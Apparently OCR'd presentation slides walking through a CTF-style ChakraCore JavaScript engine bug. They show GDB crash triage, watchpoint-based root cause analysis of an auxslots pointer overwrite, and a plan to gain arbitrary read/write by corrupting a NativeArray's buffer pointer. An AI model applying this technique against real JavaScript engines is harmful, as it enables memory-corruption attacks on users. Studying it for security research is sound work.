
Examine crash site



```
                                                                                code:x86:64
  0x7fb948f7a89c <Js::DynamicTypeHandler::GetSlot(Js::DynamicObject*,+0> movsxd rax, edx
  0x7fb948f7a89f <Js::DynamicTypeHandler::GetSlot(Js::DynamicObject*,+0> shl    rax, 0x3
  0x7fb948f7a8a3 <Js::DynamicTypeHandler::GetSlot(Js::DynamicObject*,+0> add    rax, QWORD PTR [rsi+0x10]
→ 0x7fb948f7a8a7 <Js::DynamicTypeHandler::GetSlot(Js::DynamicObject*,+0> mov    rax, QWORD PTR [rax]
  0x7fb948f7a8aa <Js::DynamicTypeHandler::GetSlot(Js::DynamicObject*,+0> ret
  0x7fb948f7a8ab                   nop    DWORD PTR [rax+rax*1+0x0]
  0x7fb948f7a8b0 <Js::DynamicTypeHandler::GetInlineSlot(Js::DynamicObject*,+0> movsxd rax, edx
  0x7fb948f7a8b3 <Js::DynamicTypeHandler::GetInlineSlot(Js::DynamicObject*,+0> mov    rax, QWORD PTR [rsi+rax*8]
  0x7fb948f7a8b7 <Js::DynamicTypeHandler::GetInlineSlot(Js::DynamicObject*,+0> ret
──────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, stopped 0x7fb948f7a8a7 in Js::DynamicTypeHandler::GetSlot(Js::DynamicObject*, int) (), reason: SIGSEGV
```

Dereference of rax leads to segmentation fault


Examine crash site




```
[New Thread 3908.3909]
[New Thread 3908.3910]

Thread 1 received signal SIGSEGV, Segmentation fault.
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────── registers ────
$rax   : 0x100000000dead
$rbx   : 0x00007fb1464ce220  →  0x00007fb9494e0f60  →  0x00007fb948831b50  →  <Js::RecyclableObject::Finalize(bool
)+0> ret
$rcx   : 0x00007fb1464ce220  →  0x00007fb9494e0f60  →  0x00007fb948831b50  →  <Js::RecyclableObject::Finalize(bool
)+0> ret
$rdx   : 0x0
$rsp   : 0x00007ffccd5c1cc8  →  0x00007fb948f3cb97  →  <int+0> mov rcx, QWORD PTR [rbp-0x30]
$rbp   : 0x00007ffccd5c1d20  →  0x00007ffccd5c1d70  →  0x00007ffccd5c1dd0  →  0x00007ffccd5c1e70  →  0x00007ffccd5
```

Strange value in rax, take a look at poc.js

Root cause analysis




```
   0x7fb948f7a89f <Js::DynamicTypeHandler::GetSlot(Js::DynamicObject*,+0> shl    rax, 0x3
   0x7fb948f7a8a3 <Js::DynamicTypeHandler::GetSlot(Js::DynamicObject*,+0> add    rax, QWORD PTR [rsi+0x10]
 → 0x7fb948f7a8a7 <Js::DynamicTypeHandler::GetSlot(Js::DynamicObject*,+0> mov    rax, QWORD PTR [rax]
   0x7fb948f7a8aa <Js::DynamicTypeHandler::GetSlot(Js::DynamicObject*,+0> ret
```



```
gef➤  p $rsi
$1 = 0x7fb1464ce220
gef➤  watch *(0x7fb1464ce220 + 0x10)
Hardware watchpoint 2: *(0x7fb1464ce220 + 0x10)
gef➤  rc
Continuing.
```


rc means “reverse-continue”

Root cause analysis



```
Thread 1 hit Hardware watchpoint 2: *(0x7fb1464ce220 + 0x10)

Old value = 0xdead
New value = 0x464ce240
0x00007fb14659016a in ?? ()
gef➤  tel 0x7fb1464ce220
0x00007fb1464ce220│+0x0000: 0x00007fb9494e0f60  →  0x00007fb948831b50  →  <Js::RecyclableObject::Finalize(bool)+0>
 ret      ←$r15
0x00007fb1464ce228│+0x0008: 0x00007fb1464cf240  →  0x000000000000001c
0x00007fb1464ce230│+0x0010: 0x00007fb1464ce240  →  0x0001000000001234    ←$rax, $rcx
0x00007fb1464ce238│+0x0018: 0x0000000000000000
0x00007fb1464ce240│+0x0020: 0x0001000000001234
0x00007fb1464ce248│+0x0028: 0x000100000000beef
0x00007fb1464ce250│+0x0030: 0x0000000000000000
0x00007fb1464ce258│+0x0038: 0x0000000000000000
0x00007fb1464ce260│+0x0040: 0x0000000000000000
0x00007fb1464ce268│+0x0048: 0x0000000000000000
gef➤  rc
Continuing.
```

Root cause analysis



```
Thread 1 hit Hardware watchpoint 2: *(0x7fb1464ce220 + 0x10)

Old value = 0x464ce240
New value = 0x1234
0x00007fb948f7b55e in Js::DynamicTypeHandler::AdjustSlots(Js::DynamicObject*, unsigned short, int) () from /home/c
tf/chakra/libChakraCore.so
gef➤  tel 0x7fb1464ce220
0x00007fb1464ce220│+0x0000: 0x00007fb9494e0f60  →  0x00007fb948831b50  →  <Js::RecyclableObject::Finalize(bool)+0>
 ret      ←$r15
0x00007fb1464ce228│+0x0008: 0x00007fb14663f140  →  0x000000800000001c
0x00007fb1464ce230│+0x0010: 0x0001000000001234
0x00007fb1464ce238│+0x0018: 0x000100000000beef
0x00007fb1464ce240│+0x0020: 0x0001000000001234   ←$rcx, $rsi, $r14
0x00007fb1464ce248│+0x0028: 0x000100000000beef
0x00007fb1464ce250│+0x0030: 0x0000000000000000
0x00007fb1464ce258│+0x0038: 0x0000000000000000
0x00007fb1464ce260│+0x0040: 0x0000000000000000
0x00007fb1464ce268│+0x0048: 0x0000000000000000
gef➤
```

Exploitation

Principles of exploitation

- Concept of “Leaky abstraction”
  - Everybody minds “his own business”
  - Nobody should touch “your thing”
  - Violations examples
    - Modify internal structures from Javascript
    - Modify hypervisor memory from guest vm
    - Measure microarchitectural changes from assembly

Turning into aarb rw

- We can change a pointer to an array (auxslots) of references or values
- We can then change any element in this array!
- We can assign a **JS object** to the auxslots pointer
    - We can change the **low level object** metadata
    - That is we can change its **low level** representation!
- We need an object with juicy metadata!


NativeArrays

- Performance sensitive code
- Contiguous access
- Structure (metadata)
    - Vtable
    - …
    - length
    - …
    - Pointer to actual buffer of raw bytes

Idea: write on buffer pointer

